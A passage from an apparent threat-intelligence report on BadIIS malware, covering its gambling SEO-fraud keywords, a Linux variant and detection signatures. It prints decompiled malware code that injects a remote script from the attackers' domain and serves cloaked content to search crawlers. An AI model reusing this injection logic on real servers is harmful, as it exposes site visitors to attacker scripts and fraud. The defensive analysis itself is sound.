- `<div>{suijiduanluo1}</div>` : A block of content; `{suijiduanluo1}` (“随机段落”, *random paragraph*).

The keywords that UAT-8099 intends to promote are directly embedded within the BadIIS malware. BadIIS utilizes these keywords to populate page titles and generate HTML content, thereby facilitating SEO fraud. The screenshot below captures a representative sample of these keywords; however, the complete list embedded within the malware is significantly more extensive.



Address	Length	Type	String
.rdata:0000...	0000000D	C	casino slots
.rdata:0000...	0000000A	C	gold slot
.rdata:0000...	00000013	C	golden slots games
.rdata:0000...	0000000B	C	joker slot
.rdata:0000...	0000000D	C	london slots
.rdata:0000...	0000000C	C	member slot
.rdata:0000...	0000000B	C	ninja slot
.rdata:0000...	0000000F	C	pay69 slot vip
.rdata:0000...	00000012	C	slot gacor maxwin
.rdata:0000...	0000000E	C	slot game 666
.rdata:0000...	0000000A	C	slot gold
.rdata:0000...	0000000E	C	slot super168
.rdata:0000...	0000000C	C	slot wallet
.rdata:0000...	00000005	C	slot
.rdata:0000...	00000006	C	2020
.rdata:0000...	0000000B	C	slots gold
.rdata:0000...	0000000B	C	tiger slot
.rdata:0000...	0000000A	C	usa slots
.rdata:0000...	0000000C	C	vegas slots
.rdata:0000...	0000000D	C	wow slot 567
.rdata:0000...	00000006	C	slot
.rdata:0000...	00000009	C	888 slot
.rdata:0000...	0000000A	C	club slot
.rdata:0000...	0000000B	C	happy slot
.rdata:0000...	0000000E	C	joker123 slot
.rdata:0000...	0000000B	C	k9win slot
.rdata:0000...	00000011	C	lockdown168 slot
.rdata:0000...	00000015	C	lucky 7 slot machine
.rdata:0000...	0000000E	C	lucky 7 slots
.rdata:0000...	00000010	C	miami 1688 slot
.rdata:0000...	0000000D	C	pigspin slot
.rdata:0000...	00000009	C	pxj slot
.rdata:0000...	00000013	C	royal slots casino
.rdata:0000...	0000000C	C	sanook slot
.rdata:0000...	0000000B	C	sexy slots
.rdata:0000...	00000011	C	slot auto wallet
.rdata:0000...	00000006	C	2023
.rdata:0000...	0000000E	C	slot joker123
.rdata:0000...	0000000A	C	slot roma
.rdata:0000...	00000008	C	pg slot
.rdata:0000...	00000006	C	slot
.rdata:0000...	00000005	C	168
.rdata:0000...	0000000D	C	true wallet
.rdata:0000...	00000006	C	2021
.rdata:0000...	00000006	C	2021

Figure 18. SEO fraud keywords.

Linux BadIIS variant found on VirusTotal

Talos also identified an ELF variant of BadIIS submitted to VirusTotal that exhibits functionality identical to the samples described in Talos' previous blog post that includes the proxy, injector, and SEO fraud modes. Furthermore, the malware's hardcoded C2 servers share the same domain we previously documented. Based on these indicators, we assess with high confidence that this malware is attributable to UAT-8099.

```
int __fastcall data_stats_handler(request_rec *r)
{
  const char *handler; // rdi
  const char *v3; // r13
  __int64 v4; // rax
  char *unparsed_uri; // rbp
  const char *v6; // r14
  const char *v7; // r15
  int is_engine; // r13d
  const char *v10; // rax
  const char *v11; // rax

  handler = r->handler;
  if ( !handler || strcmp(handler, "data_stats-handler") )
    return -1;
  ap_set_content_type(r, "text/html; charset=utf-8");
  v3 = (const char *)apr_table_get(r->headers_in, "User-Agent");
  v4 = apr_table_get(r->headers_in, "Referer");
  unparsed_uri = r->unparsed_uri;
  v6 = (const char *)v4;
  v7 = (const char *)apr_table_get(r->headers_in, "Host");
  is_engine = data_stats_is_engine(v3);
  if ( !is_engine )
  {
    if ( unparsed_uri && data_stats_is_includes(unparsed_uri) && data_stats_is_ref(v6) )
    {
      ap_rwrite("<script type=\"text/javascript\" src=\"https://bxphp.westooo.com/58z.js\"></script>", 79LL, r);
      return is_engine;
    }
    return -1;
  }
  if ( unparsed_uri && data_stats_is_includes(unparsed_uri) )
  {
    v11 = (const char *)apr_psprintf(
                          r->pool,
                          "https://bxphp.westooo.com/?xhost=%s&url=%s&ua=Googlespider&f=bd",
                          v7,
                          unparsed_uri);
    data_stats_fetch(r, v11);
    return 0;
  }
  else
  {
    v10 = (const char *)apr_psprintf(r->pool, "https://bxphp.westooo.com/u.php");
    data_stats_fetch(r, v10);
    return 0;
  }
}
```

Figure 19. BadIIS ELF version code flow, with three modes.

Below is the targeted URL path pattern, which is identical to the pattern in our previous UAT-8099 post.

```
news|cash|bet|gambling|betting|casino|fishing|deposit|bonus|sitemap|app|ios|video|games|xoso|dabong|
```

While the behavior and URL path signature match our previous report, there is a key difference between this ELF BadIIS variant and the older BadIIS. Unlike the previous version, which targeted numerous search engines, this variant targets only three. The target search engines are shown as follows.

Coverage

ClamAV detections are also available for this threat:

- Win.Malware.Tedy-10059198-0
- Win.Trojan.Crypter-10059205-0
- Win.Trojan.BadIIS-10059191-0

- Unix.Trojan.BadIIS-10059196-0
- Win.Trojan.IISHijack-10059197-0
- Win.Malware.Remoteadmin-10059206-0
- Win.Packed.Zpack-10059207-0
- Txt.Trojan.BadIIS-10059202-0

The following Snort Rules (SIDs) detect and block this threat:

- Snort2: 65712, 65713, 65710, 65711, 65708, 65709, 65707, 65706.
- Snort3: 301378, 301377, 301376, 65707, 65706

Indicators of compromise (IOCs)

The IOCs for this threat are available at our GitHub repository here.
